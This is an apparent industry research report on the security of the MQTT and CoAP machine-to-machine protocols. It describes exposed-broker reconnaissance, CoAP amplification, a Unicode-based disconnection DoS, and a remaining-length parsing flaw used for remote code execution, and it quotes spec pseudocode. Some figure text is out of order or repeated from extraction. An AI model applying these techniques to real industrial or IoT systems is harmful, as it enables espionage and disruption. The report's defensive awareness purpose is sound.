When Machines Can't Talk:

Security and Privacy Issues of Machine-to-Machine Data Protocols

Federico Maggi and Rainer Vosseler
Trend Micro Research

Davide Quarta
EURECOM and Politecnico di Milano

Contents

The most popular protocols for machine-to-machine (M2M) technology — the backbone of the internet of things (IoT) and industrial internet of things (IIoT) — are affected by security and privacy issues that impact several market verticals, applications, products, and brands.

This report provides a holistic security analysis of the most popular M2M protocols: Message Queuing Telemetry Transport (MQTT) and Constrained Application Protocol (CoAP). Given their flexibility, these data protocols are being adopted in a variety of settings for consumer, enterprise, and industrial applications to connect practically all kinds of "machine," from innocuous fitness trackers to large power plants. We found **issues in design** as well as **vulnerable implementations**, along with hundreds of thousands of unsecure deployments. These issues highlight the **risk of how endpoints could be open to denial-of-service (DoS) attacks** and, in some cases, **taken advantage of to gain full control** by an attacker. Despite the fixes in the design specifications, it is hard for developers to keep up with a changing standard when a technology becomes pervasive. Also, the market for this technology is very wide because the barrier to entry is fairly low. This has led to a multitude of fragmented implementations.

This report is aimed at raising security awareness and driving the adoption of proper remediation measures. Given the results of our research, we make the following high-level recommendations:

- **Implement proper policies to remove unnecessary M2M services.** This is particularly hard in complex, multi-vendor IIoT systems, which depend on M2M technology for basic functionalities, from simple notifications to critical software upgrades. Before being used in IoT solutions, M2M technology was (and is still being used) for integration.

- **Run periodic checks using internet-wide scan services or tools to ensure that none of the sensitive company data is inadvertently leaked through public IoT services.** It is often the case that — for fast prototyping — test systems use unsecure IoT servers, which are then left unchanged, even when supposed to run in production mode.

- **Implement a vulnerability management workflow or other means to secure the supply chain.** This is important because M2M technology is implemented not only in large and enterprise-grade software but also in small, embedded devices, which are less likely to receive timely security upgrades.

- **Stay up to date with the standards in this space because this technology is evolving rapidly.** The small footprint of these software may justify in-house development, so it is likely that organizations have chosen to develop their standard M2M technology rather than buy existing implementations.

These high-level recommendations are based on our findings, which show how current M2M technology can be abused for:

- **Target reconnaissance.** We have found numerous unsecure deployments of endpoints all over the world leaking sensitive data including technical details, names, phone numbers, credentials, and network configuration details. This data is gold for an attacker who is preparing for a targeted attack. Given the scarce security awareness around this technology, it doesn't take advanced skills to collect hundreds of millions of records in a few months of internet-wide scanning.

- **Industrial espionage.** We have found production data related to critical industry sectors, including manufacturing, healthcare, public administration, building automation, transportation, and agriculture. An adversary can use this data to gain a competitive advantage over a company, city, or nation-state. We show that with simple keyword-based searches, an attacker can elicit business-relevant data that includes, for instance, the location and identifying information of assets and personnel, the technology used by a given company, and business-to-business relations, including the exchanged communication.

- **Targeted attacks.** Given the high value associated with affected sectors and the detailed information that attackers have at their disposal, targeted attacks are the most obvious next step. We show that the technology has design, implementation, and deployment security issues that can facilitate the job of a motivated attacker looking to launch a targeted attack. We show that current M2M technology can be abused to take control of endpoints or force them in a DoS state.

- **Lateral movement.** By abusing specific functionality, an attacker can use M2M technology to maintain persistent access to a target via software upgrades or to perform lateral movement, including against other targets. For instance, we show how an attacker can abuse a by-design protocol feature to implement amplification attacks, which are still feasible in, as of this writing, about 17 to 22 percent of the IPv4 autonomous systems on the internet.

Considering the expected increase in the adoption of M2M technology required to implement both IoT and IIoT solutions, we foresee the following changes in the threat landscape:

- **Current threats will embrace M2M technology in the near future.** Although we are unaware of malware using MQTT or CoAP protocols as an exfiltration or command-and-control (C&C) channel, we believe it won't take long for threat actors to realize that M2M technology is well suited for malicious purposes. In a similar vein, if the adoption of CoAP keeps rising, it will become convenient to exploit the protocol for reflective DoS attacks, as has happened with Domain Name System (DNS), Simple Service Discovery Protocol (SSDP), and other protocols.

- **New threats will emerge in exploiting M2M technology.** In the long run, M2M communication will have a more direct impact on our lives. Automation systems running in factories and cities will take decisions based on collated telemetry data. We believe that we will reach the point that poisoning telemetry data will become a feasible, indirect attack vector.

This report is structured around multiple orthogonal aspects and thus can be read in different, self-contained ways:

- **Technology.** We look at the protocols from a technology perspective, focusing on the design issues of the two most popular protocols used in M2M communication, and show how such issues had a negative impact on the implementations, ultimately leading to software vulnerabilities that can be exploited by threat actors. In this section, we explore the technical details from the high-level specification to the low-level software flaws.

Section 2

- **Applications.** We consider four broad applications of M2M technology, namely, telemetry and notification, IoT node configuration and management, automation command queuing, and over-the-air upgrades. All of these applications are essential in every IIoT system. Through our findings, we show concrete examples of how a threat actor can negatively impact each application.

Section 3

- **Products.** We look at M2M from a product-oriented viewpoint, from the higher level of the stack (management platforms) down to the software that runs on the "things." Our security analysis considers all of these levels, and our findings regard the largest players in this market.

Section 4

- **Impact.** We conclude by bringing together all the pieces — technology, applications, products, and respective findings — and discussing them in the context of smart factories and smart cities. We have chosen these two use cases because of their high business value as well as the direct impact in people's lives.

Section 5

Throughout the document, each heading labeled as "Security Angle" highlights a short summary of the security issues presented in the preceding section. Similarly, each heading labeled as "Findings" highlights our findings within the context of the preceding section.

01 Introduction

If there is one key technology that has significantly contributed to the fast development of the IoT and IIoT, it would be M2M protocols. Short for machine-to-machine protocols, this umbrella term refers to the information technologies (ITs) that enable machines to **“talk” a common language**, a language made of **commands** for actuators, and telemetry **data** from field sensors, which are the **lifeblood of any IoT and IIoT system**.

Throughout this report, unless otherwise stated, the term “machine” is used with an **IIoT** meaning. Depending on the sector, we use this term to indicate manufacturing devices (e.g., industrial robots, 3D printers), agricultural machines (e.g., soil sensors, irrigators), smart city devices (e.g., traffic lights, air quality monitors), and so on.

1.1 Scope

Despite the existence of several M2M protocols, in this report we focus on MQTT and CoAP, whose immense popularity for at least the past two years is showing no signs of waning. Both past and present researches have found hundreds of thousands of publicly available endpoints implementing these technologies. The generality of MQTT and CoAP makes them flexible and adaptable to a variety of use cases. Unfortunately, it also makes them attractive targets for threat actors.

M2M technology based on MQTT and CoAP is found in a variety of sectors including, but not limited to, manufacturing, public administration, avionics and aerospace, defense, building automation, marine, transportation, agriculture, food supply, and healthcare. From a security and privacy standpoint, **attacks in these settings have high impact** because of the critical assets at play in these sectors.

MQTT and CoAP are found in a variety of enterprise-grade products ranging from **control and analytics dashboards** to connectivity, all the way down to the **software** running on the field sensors or **networking devices**.

1.2 Methodology

We follow a holistic methodology, by looking at the technology, its applications, the market, and the impact of our findings. We take an analytical approach based on concrete findings, which include vulnerabilities and data gathered from real systems.

We do not exclusively focus on software vulnerabilities that can be fixed, but we look at their root cause. Also, we look at issues in how the design of M2M technology is specified, as we show that it has affected the robustness of the implementations.

For data gathering, we played the role of a casual attacker with modest resources, scanning the internet for exposed MQTT brokers and CoAP hosts. In just nearly four months, such a “casual attacker” was able to collect 209,944,707 MQTT messages obtained from 78,549 brokers and 19,208,047 CoAP responses from 441,964 servers.

1.3 Angle

We focused our research on the increased security and privacy risks introduced by the pervasive adoption of M2M protocols, using MQTT and CoAP as two representative examples. We consider only real technology implementations, already adopted and deployed in the real world, with an eye on the future. In particular, we consider the technology that will run cyber-physical assets for the next three to five years.

We analyze M2M technology considering **active attackers** with at least the following goals: perform **reconnaissance** activity against a target, conduct industrial **espionage**, prepare **targeted attacks**, take control of or **subvert** the (physical) machines that talk over these protocols, and perform **lateral movements** within the same target organization or against other targets.

We show that the **current security status** of this M2M technology **facilitates an attacker** with these goals in mind because of, first, **design and technical issues** with the technology and, second, **scarce security awareness**.

We have disclosed all discovered vulnerabilities and, where applicable, we’re reaching out directly or via computer emergency response teams (CERTs) to notify the owners of the affected services.

1.4 Background

Message Queuing Telemetry Transport (MQTT) is a **standard messaging protocol** that allows endpoints to **exchange data** in a publish-subscribe fashion. Constrained Application Protocol (CoAP), on the other hand, is a client-server protocol — **not yet standardized** and much younger than MQTT — that allows two endpoints to exchange data in a **connectionless way**. On top of this basic functionality, CoAP allows for the design of custom M2M protocols. Despite fulfilling different needs, both protocols are playing a fundamental role in the IoT and IIoT trend, where fast and flexible device-to-device data exchange is the most basic operational requirement.




Figure 1. High-level view of the interaction models of MQTT (left) and CoAP (right)

MQTT: Message Queuing Telemetry Transport

In MQTT, data exchange is mediated by one or more *brokers*. Clients can *publish* messages to the broker and/or subscribe to the broker to receive (certain) messages. All published messages must have a *topic*, which is essentially a "label" of that particular message. Although there is no standard rule, topics are usually organized as a filing system (e.g., "`/station1/substation3/reactor3/temperature`") and are used to dispatch messages according to the right subscribers, depending on what topics they subscribed to. For instance, the control software of a power plant could subscribe to receive a message with the topic filter "`/station1/substation3/#`" (where "`#`" means "any string"). In this way, any message published from any reactor (e.g., "`reactor1`", "`reactor2`", "`reactor3`") would be delivered to the control software.

At any time, clients can subscribe to and unsubscribe from one or more topics by connecting to a broker. So if a new industrial device is installed (e.g., a new reactor, "`reactorX`"), the IT operations will have to configure its IoT node with the Internet Protocol (IP) address and connection details of the broker. When booting up, the new IoT node will announce its presence to the broker and subscribe to the requested topics. MQTT subscribers and publishers are transient and can come and go at any time, and could receive old, queued messages when they come back online.




Figure 2. MQTT clients publish messages to the broker, which takes care of dispatching them to the subscribers according to their topics.

In the example above, Client 1 is publishing messages with the topic "`/station1/substation3/reactor3/temperature`" and payload 500. Client 2, which has previously subscribed to any topic matching "`/station1/substation3/#`", will receive those messages. Client 3 and 4, on the other hand, will not. Client 3 could be an endpoint with a dashboard to manage or configure other nodes. In our hypothetical scenario, it has subscribed to "`/station2/#`" to receive any data from that station. For example, this data could include the software version, like the message sent by Client 4.

CoAP: Constrained Application Protocol

CoAP is a client-server protocol, which means that the data exchange is initiated by a client node with a request sent to a server node, which will answer with a response. CoAP does not require the client to open or keep a connection to a server because it's based on User Datagram Protocol (UDP). At any time, a client can send one CoAP packet to a server. Each request has a few options, with the most important one being the Uniform Resource Identifier (URI), which indicates the "path" to the requested resource — much like Uniform Resource Locators (URLs) for websites. Note that a node could be both server and client at the same time, implementing a point-to-point, full-duplex data layer.




Figure 3. CoAP clients send requests to the server, which responds to those that are correctly received.

Following the same example used in the MQTT description above, a client node could command another node to, say, "turn on" or "execute a given task," by sending a CoAP packet such as "/station1/substation3/reactor3" with payload "on". The CoAP server will interpret the URI, extract the "on" payload, and decide what to do according to its logic. Depending on the request, the server could reply with an acknowledgment, or just remain silent: Not all requests must be acknowledged.

MQTT vs. CoAP

CoAP is much more lightweight than MQTT, in terms of both operational requirements (i.e., no broker setup is needed) and memory and network overhead (i.e., UDP does not require keeping a connection open, and messages are much smaller in size). Thus, it meets the requirements of low-power IoT nodes: It minimizes the transmission cost and does not impose an always-on connection. For its part, MQTT is thus preferred over CoAP for mission-critical M2M: It allows the enforcement of quality of service and ensures message delivery. On the other hand, CoAP is preferred over MQTT in gathering telemetry data transmitted from transient, low-power nodes like tiny field sensors. An extreme application use case for CoAP is satellite communication: The European Space Agency's Advanced Research in Telecommunications Systems (ARTES) program has recently kick-started a research project[1] on M2M communication in satellite networks (where latency can be very high), and CoAP is unsurprisingly listed among the chosen protocols.

[1] TIA Advanced Research in Telecommunications Systems (ARTES). (2 May 2017). *ARTES.* "M2MSAT - Demonstrator of Light-Weight Application and Transport Protocols for Future M2M Applications." Last accessed on 1 August 2018 at https://artes.esa.int/projects/m2msat.

1.5 Questions

With the goal of raising security awareness, Lucas Lundgren, a security consultant at IOActive, presented the results of an internet-wide measurement conducted between 2016 and 2017, which showed a clear deployment problem[2] (also confirmed in the same year by follow-up research[3]). There were tens of thousands of unsecure MQTT hosts handing out sensitive data to any casual attacker.

Starting from these results — and adding CoAP to the picture — we arrived at our first and foremost question:

Has anything changed since then, **and have users become more aware of the security issues?**

Unfortunately, our data shows the opposite — both for MQTT and CoAP. Our results indicate that a casual attacker with modest resources would find **hundreds of thousands of MQTT or CoAP endpoints** providing an attacker with **hundreds of million records**. As the figure below shows, these numbers have almost always been increasing. Acquiring this data is feasible because of the inherent openness of the protocols, coupled with unaware public deployments. This alone is a red flag.




Figure 4. New MQTT (left) and CoAP (right) hosts found per day (black) and cumulative (red). The sudden increase since June 2018 is natural: We haven't changed anything in the data gathering routine. These numbers refer to unsecure deployments. In comparison, we found fewer than 30 hits on Shodan for port 8883 (MQTT over TLS well-known port) and 30,000 on ZoomEye. However, port 8883 is also often used for many other protocols.

These results raised the second question:

Is this just a deployment problem, or do these M2M protocols carry an **inherent security risk?**

Detailed answers to these two questions are provided in Section 3, specifically under the headings "Findings" and "Security Angle."

[2] Lucas Lundgren. (25 July 2017). *Black Hat USA.* "Taking Over the World Through MQTT—Aftermath." Last accessed on 28 July 2018 at https://www.blackhat.com/docs/us-17/thursday/us-17-Lundgren-Taking-Over-The-World-Through-Mqtt-Aftermath.pdf.

[3] Moshe Zioni. (26 October 2017). *LinkedIn SlideShare.* "MQTT - for fun and profit - explore & exploit." Last accessed on 28 July 2018 at https://www.slideshare.net/moshez/mqtt-for-fun-and-profit-explore-exploit-owasp-il-2017-v12.

02 Technology

MQTT is a mature standard, with its first version dating back to 1999. Still, we discovered several security issues in the standard itself and in its software implementations. The MQTT version 3.1.1 specification[4] describes a set of disallowed Unicode control codes and non-Unicode characters, and doesn't require the endpoint to validate the encoded strings. In particular, it allows each implementation to disconnect upon receiving any of those invalid characters. When a broker decides not to validate strings encoded in Unicode Transformation Format – 8-bit or UTF-8 (i.e., topics), a malicious client could initiate a DoS attack that would cause clients to disconnect if they enforce closing the connection upon receiving disallowed characters. Older versions of the standard also present unsafe examples of parsing variable-length fields in the packet, leading developers to implement these unsafe patterns. In fact, we discovered this vulnerable pattern being implemented in the most popular embedded MQTT client library that supports several architectures and devices (e.g., Arduino, Intel Galileo), and adopted commercially for automation and industrial applications. Combining with an unbounded static buffer write led us into achieving remote code execution. It should be noted, however, that all discovered vulnerabilities have been fixed, thanks to responsible disclosure.

CoAP is in a very **early stage** of development, although many pieces of IIoT software has already implemented it. However, the Request for Comments (RFC) defining the protocol, RFC 7252,[5] explicitly pinpoints the security issues (mainly due to the "connectionless" nature of UDP), which we confirmed with a practical experiment. On a test network with CoAP clients and servers, we launched an **amplification attack** with increasing payload size and estimated the maximum bandwidth amplification factor (BAF). According to our estimate, CoAP can reach up to 32 times (32x) amplification factor, which is roughly between the amplification power of DNS and SSDP. This means that an attacker who has access to a 1-Mbps (megabit per second) link would be able to hit a target at 32 Mbps.

The outcome of fuzzing tests carried out in 2017 revealed that the current implementations are not very robust: In its "State of Fuzzing 2017" report,[6] Synopsys found 6,275 crashes against 16,122,616 test runs with an average runtime of 3 hours, with the first crash found in 8.5 seconds. These results were confirmed by an independent academic research.[7]

[4] OASIS Message Queuing Telemetry Transport (MQTT) TC. (10 April 2014). *OASIS.* "MQTT Version 3.1.1." Last accessed on 28 July 2018 at http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/csprd02/mqtt-v3.1.1-csprd02.html.

[5] Zach Shelby, Klaus Hartke, and Carsten Bormann. (June 2014). *IETF Tools.* "The Constrained Application Protocol (CoAP)." Last accessed on 28 July 2018 at https://tools.ietf.org/html/rfc7252.

[6] Synopsys. (9 August 2017). *Synopsys.* "State of Fuzzing 2017." Last accessed on 28 July 2018 at https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/state-of-fuzzing-2017.pdf.

[7] Bruno Melo and Paulo Licio de Geus. (2017). *Semantic Scholar.* "Robustness Testing of CoAP Server-side Implementations through Black-box Fuzzing Techniques." Last accessed on 28 July 2018 at https://www.semanticscholar.org/paper/Robustness-Testing-of-CoAP-Server-side-through-Melo-Geus/487b7a45bc5962fd2cdf65da2caa05fcaef64591.

This section does not provide a comprehensive list of any type of vulnerability and risk. Rather, we focus on the issues that have the highest impact on industrial applications and environments, which MQTT and CoAP adopters must consider.

2.1 Design Issues (MQTT)

Knowing the weak spots in the design of a protocol is of paramount importance to avoid corner use cases that might create preconditions for successful exploitation. After all, the IoT and IIoT are about device and software integration. Understanding how data protocols are intended to work is crucial for secure deployments.

While the MQTT standard is not complex, there are some corner cases that haven't been scrutinized and discussed so far, which provide opportunities for misunderstanding and consequent vulnerabilities to be introduced in the implementations. We have reached out to the OASIS MQTT Technical Committee and reported our findings.

2.1.1 Payload Remaining Length

To understand these corner cases, we first need to understand how MQTT packets are structured.




Figure 5. Structure of an MQTT packet. The leftmost part of the header has fixed length, as opposed to the variable length header, which, as it name suggests, can have varying length, therefore influencing the overall length of the packet.


Previous versions of the standard contained vulnerable pseudocode examples as a reference for developers. For example, the code example to parse the "remaining length" field in packets changed between versions 3.1[8] and 3.1.1[9] + errata,[10] going from a "no check" to "wrong check" and then to "correct check". This turned out to be an interesting pattern to look for, leading us to discover a memory error (exploitable to obtain a remote code execution primitive) in real MQTT implementations. On top of this, the MQTT version 5.0 specification[11] is not entirely compatible with previous versions, which could delay its future adoption despite the security improvements that it brings.

[8] International Business Machines Corporation (IBM) and Eurotech. (19 August 2010). *IBM.* "MQTT V3.1 Protocol Specification." Last accessed on 28 July 2018 at http://public.dhe.ibm.com/software/dw/webservices/ws-mqtt/mqtt-v3r1.html.

[9] OASIS Message Queuing Telemetry Transport (MQTT) TC. (10 April 2014). *OASIS.* "MQTT Version 3.1.1." Last accessed on 28 July 2018 at http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/csprd02/mqtt-v3.1.1-csprd02.html.

[10] OASIS Message Queuing Telemetry Transport (MQTT) TC. (10 December 2015). *OASIS.* "MQTT Version 3.1.1 Errata 01." Last accessed on 28 July 2018 at http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/errata01/os/mqtt-v3.1.1-errata01-os.html.

[11] OASIS Message Queuing Telemetry Transport (MQTT) TC. (15 May 2018). *OASIS.* "MQTT Version 5.0." Last accessed on 21 November 2018 at http://docs.oasis-open.org/mqtt/mqtt/v5.0/cs02/mqtt-v5.0-cs02.html.


Secure
https://public.dhe.ibm.com/software/dw/webservices/ws-mqtt/mqtt-v3r1.html

The algorithm for encoding a decimal number (X) into the variable length encoding scheme is as follows:

```
do
  digit = X MOD 128
  X = X DIV 128
  // if there are more digits to encode, set the top bit of this digit
  if ( X > 0 )
    digit = digit OR 0x80
  endif
  'output' digit
while ( X> 0 )
```

where MOD is the modulo operator (% in C), DIV is integer division (/ in C), and OR is bit-wise or (| in C).


The algorithm for decoding the Remaining Length field is as follows:

```
multiplier = 1
value = 0
do
  digit = 'next digit from stream'
```

Figure 6. Algorithm for encoding a decimal number (X) into the variable length encoding scheme (as boxed)

2.1.2 Unicode Handling in Topic Strings

Another interesting venue prone to error is the handling of topic strings. The first issue is that the standard leaves it up to the developers' choice to close the connection upon failing validation of disallowed UTF-8 code points.



The algorithm for decoding the Remaining Length field is as follows:


```
multiplier = 1
value = 0
do
  digit = 'next digit from stream'
  value += (digit AND 127) * multiplier
  multiplier *= 128
while ((digit AND 128) != 0)
```

where AND is the bit-wise and operator (& in C).

When this algorithm terminates, value contains the Remaining Length in bytes.

Figure 7. Confusing changes in the standard containing vulnerable pseudocode, which led to implementation flaws in real MQTT libraries[12]

[12] International Business Machines Corporation (IBM) and Eurotech. (19 August 2010). *IBM.* "MQTT V3.1 Protocol Specification." Last accessed on 28 July 2018 at http://public.dhe.ibm.com/software/dw/webservices/ws-mqtt/mqtt-v3r1.html.



The character data in a UTF-8 encoded string MUST be well-formed UTF-8 as defined by the Unicode specification [Unicode] and restated in RFC 3629 [RFC3629]. In particular this data MUST NOT include encodings of code points between U+D800 and U+DFFF. If a Server or Client receives a Control Packet containing ill-formed UTF-8 it MUST close the Network Connection [MQTT-1.5.3-1].

A UTF-8 encoded string MUST NOT include an encoding of the null character U+0000. If a receiver (Server or Client) receives a Control Packet containing U+0000 it MUST close the Network Connection [MQTT-1.5.3-2].

The data SHOULD NOT include encodings of the Unicode [Unicode] code points listed below. If a receiver (Server or Client) receives a Control Packet containing any of them it MAY close the Network Connection:

U+0001..U+001F control characters
U+007F..U+009F control characters
Code points defined in the Unicode specification [Unicode] to be non-characters (for example U+0FFFF)

A UTF-8 encoded sequence 0xEF 0xBB 0xBF is always to be interpreted to mean U+FEFF ("ZERO WIDTH NO-BREAK SPACE") wherever it appears in a string and MUST NOT be skipped over or stripped off by a packet receiver [MQTT-1.5.3-3].

Figure 8. The standard leaves it up to the developers what to do when invalid characters are encountered in topic strings.[13]

This implies that DoS attacks are possible: If a broker doesn't implement checks for disallowed UTF-8 code points and clients do (or vice versa), a malicious client could exploit this discrepancy to disconnect other clients by sending invalidly encoded strings. The following set of diagrams visualizes the issue.

